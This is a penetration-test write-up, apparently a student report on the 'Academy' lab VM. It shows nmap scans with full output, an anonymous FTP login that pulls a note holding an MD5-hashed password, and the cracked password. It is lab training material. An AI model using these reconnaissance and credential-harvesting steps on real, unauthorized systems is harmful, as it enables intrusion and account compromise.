
VULNERABILITY ASSESMENT AND PENETRATION TEST REPORT

RAKESH S S

INTRODUCTION:

Vulnerability assessment and penetration testing (pen testing) are two critical components of cybersecurity strategy aimed at identifying and mitigating potential weaknesses in an organization's IT infrastructure. In today's rapidly evolving threat landscape, businesses face a myriad of security risks ranging from malicious attacks to inadvertent data breaches. To safeguard against these threats, organizations employ systematic approaches to assess vulnerabilities and test the efficacy of their security measures. Vulnerability assessment involves the systematic identification, evaluation, and prioritization of potential weaknesses within an organization's network, systems, and applications. It typically employs automated scanning tools and manual inspection techniques to identify vulnerabilities such as software flaws, misconfigurations, and inadequate security controls. The primary objective of vulnerability assessment is to proactively identify vulnerabilities before they can be exploited by malicious actors, thereby reducing the organization's risk exposure.


Penetration testing, also known as pen testing or ethical hacking, is a simulated cyberattack conducted by security professionals to evaluate the security posture of an organization's IT infrastructure. Penetration testers attempt to exploit identified vulnerabilities using techniques similar to those employed by real-world attackers. This may involve exploiting software flaws, social engineering tactics, or misconfigured security settings. The primary goal of penetration testing is to uncover potential security weaknesses and assess the effectiveness of existing security controls, incident response procedures, and overall resilience against cyber threats. Vulnerability assessment focuses on identifying and prioritizing vulnerabilities across an organization's IT environment, while penetration testing involves actively exploiting vulnerabilities to assess the impact and effectiveness of existing security measures. Vulnerability assessments are typically conducted on a regular basis, often automated and scheduled, to continuously monitor the organization's security posture. Penetration tests, on the other hand, are usually performed periodically or in response to specific security concerns or regulatory requirements. Penetration testing delves deeper into the potential impact of vulnerabilities by simulating real-world attack scenarios and assessing the organization's ability to detect and respond to security incidents.



Step 1:


Download Academy from the link and open it from zip by using 7z or winrar.

- Now open the password txt file from the extracted academy directory.
- Note the Academy user and password to log into the virtual machine.
- Open the academy through a virtual machine.



- Check the machine is connected through bridged by the VMware settings.
- If it is not connected then change to bridged settings.
- If it is connected then start the VMware.

Open the Academy through VMware by using the user = root and password = tcm which is given in the password.txt



Step 2:

So if we execute ipconfig or try to connect academy into internet it will be failed. Since the network settings is turned off in academy. At first we have to connect academy to inet.

By using the commands

- **Ip link set dev ens33 up**
- **dhclient -v ens33**


Here ens33 represented as

en -Stands for Ethernet.

s- Represents the slot number where the network interface card (NIC) is physically located.

33- Represents the index number assigned to the NIC.

The academy will be connected to a network.




Then by using ip a we can get the academy ip address.

Academy ip address =**192.168.1.12 by using ip a**

Step 3:

Now open kali linux through VMware.

Ping Kali with academy ip address.



Stop the ping process by using cltrl+c.

Step 4:

Using the following commands to scan the open ports and to get the information about SSH that are available in that ports.

- **nmap <ip addr> -p- -v –min-rate=3000| tee open-ports.txt**
- **nmap <ip add> -p21,22,80 -A -v –min-rate=3000| tee open_services.txt**

Here nmap tool, which is a popular network scanning and enumeration tool used for security assessment and network discovery.

nmap: This is the command-line interface for the nmap tool.

<ip addr>: This is the target IP address that you want to scan.

-p-: This option instructs nmap to scan all ports from 1 to 65535. The dash (-) signifies scanning all ports.

-v: This option enables verbose output, providing more detailed information about the scan process.

–min-rate=3000: This option sets the minimum rate at which packets are sent during the scan to 3000 per second. This can help in faster scanning.

| tee open-ports.txt: This part of the command uses the tee command to both display the output on the terminal and save it to a file named open-ports.txt.

Similarly in next command, <ip addr>: Specifies the target IP address to scan.

-p21,22,80: This option specifies specific ports to scan, namely ports 21 (FTP), 22 (SSH), and 80 (HTTP).

-A: This option enables aggressive scan options, which include OS detection, version detection, script scanning, and traceroute.

-v: Enables verbose output.

–min-rate=3000: Sets the minimum rate of packet transmission during the scan to 3000 packets per second.

| tee open_services.txt: Similar to the previous command, this part saves both the displayed output and the results to a file named open_services.txt.

In summary, this command specifically scans ports 21, 22, and 80 on the specified target IP address, using aggressive scan options to gather detailed information about the services running on those ports. The results are saved to a file named open_services.txt.

```
kali@kali: ~
File  Actions  Edit  View  Help
└─$ nmap 192.168.1.12 -p- -v --min-rate=3000|tee open_ports.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 08:36 EST
Initiating Ping Scan at 08:36
Scanning 192.168.1.12 [2 ports]
Completed Ping Scan at 08:36, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:36
Completed Parallel DNS resolution of 1 host. at 08:36, 0.01s elapsed
Initiating Connect Scan at 08:36
Scanning 192.168.1.12 (192.168.1.12) [65535 ports]
Discovered open port 21/tcp on 192.168.1.12
Discovered open port 22/tcp on 192.168.1.12
Discovered open port 80/tcp on 192.168.1.12
Completed Connect Scan at 08:36, 6.33s elapsed (65535 total ports)
Nmap scan report for 192.168.1.12 (192.168.1.12)
Host is up (0.00057s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.45 seconds

┌──(kali㉿kali)-[~]
└─$
```

```
kali@kali: ~
File  Actions  Edit  View  Help
└─$ nmap 192.168.1.12 -p21,22,80 -A -v --min-rate=3000|tee open_services.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 08:39 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:39
Completed NSE at 08:39, 0.00s elapsed
Initiating NSE at 08:39
Completed NSE at 08:39, 0.00s elapsed
Initiating NSE at 08:39
Completed NSE at 08:39, 0.00s elapsed
Initiating Ping Scan at 08:39
Scanning 192.168.1.12 [2 ports]
Completed Ping Scan at 08:39, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:39
Completed Parallel DNS resolution of 1 host. at 08:39, 0.02s elapsed
Initiating Connect Scan at 08:39
Scanning 192.168.1.12 (192.168.1.12) [3 ports]
Discovered open port 21/tcp on 192.168.1.12
Discovered open port 80/tcp on 192.168.1.12
Discovered open port 22/tcp on 192.168.1.12
Completed Connect Scan at 08:39, 0.00s elapsed (3 total ports)
Initiating Service scan at 08:39
Scanning 3 services on 192.168.1.12 (192.168.1.12)
Completed Service scan at 08:39, 6.21s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.1.12.
Initiating NSE at 08:39
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
```

```
kali@kali: ~
File  Actions  Edit  View  Help
Host is up (0.00046s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.11
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
```

```
kali@kali: ~
File  Actions  Edit  View  Help
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 08:39
Completed NSE at 08:39, 0.00s elapsed
Initiating NSE at 08:39
Completed NSE at 08:39, 0.00s elapsed
Initiating NSE at 08:39
Completed NSE at 08:39, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nma
p.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.09 seconds

┌──(kali㉿kali)-[~]
```

The above commands scan the ports 21,22 and 80 and they find FTP login available in the vm. Thus we use two times nmap command since it use to scan the ports the usage of nmap in the second time help to specify the scanning of certain ports 21,22 and 80. Then it also help to save time.

Thus the commands shows the information about Anonymous login through FTP.

This will help to exploit a vulnerability that is actually available on the academy

Step 5:

Now create a directory academy in the kali machine and move the both open_ports.txt and open_services.txt in it.

```
┌──(kali㉿kali)-[~]
└─$ mv open_* academy

┌──(kali㉿kali)-[~]
└─$
```

Step 6:

After moving the files to academy directory now use FTP to target machine ip address.

Use the academy directory for this process.
Change to academy directory by the command cd on the kali machine.

```
kali@kali: ~/academy
File  Actions  Edit  View  Help
221 Goodbye.

┌──(kali㉿kali)-[~]
└─$ cd academy

┌──(kali㉿kali)-[~/academy]
└─$ ftp 192.168.1.12
Connected to 192.168.1.12.
220 (vsFTPd 3.0.3)
Name (192.168.1.12:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||61828|)
150 Opening BINARY mode data connection for note.txt (776 bytes).
100% |***********************************|   776        1.50 MiB/s    00:00 ETA
226 Transfer complete.
776 bytes received in 00:00 (646.59 KiB/s)
ftp> exit
221 Goodbye.

┌──(kali㉿kali)-[~/academy]
```

- Open ftp through attacker ip address.
- Enter name as Anonymous
- Then press enter for password.
- The FTP will be login successfully.
- Now use the get command to abstract note.txt file from the FTP.
- Then use exit to close FTP.

Step 7:

Use cat command to open the extracted note.txt file from FTP.


- Note the reg no and password for the page.
- This information are available in the note.txt.
- Open a new file as finding.txt in academy directory and store them for further references.
- The given password is in md5 hash.
- We need to convert it as a string.

```
kali@kali: ~/academy
File  Actions  Edit  View  Help
-rw-r--r-- 1 kali kali  904 Feb 26 08:36 open_ports.txt
-rw-r--r-- 1 kali kali 2894 Feb 26 08:39 open_services.txt

┌──(kali㉿kali)-[~/academy]
└─$ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.


I couldn't create a user via the admin panel, so instead I inserted directly in
to the database with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentNam
e`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `up
dationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '
', '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.


Le me know what you think of this open-source project, it's from 2020 so it sho
uld be secure... right ?
We can always adapt it to our needs.

-jdelta
```

Step 8:

Convert md5 hash to string to retrieve the password.


Use online md5 converted to string tool to convert the password.



We get the password as student store it in the finding.txt.

Use the attacker ip to find the webpage.

It takes to an apache server.



Step 9:

The next step is to find the login page where we can use the password that we obtained.

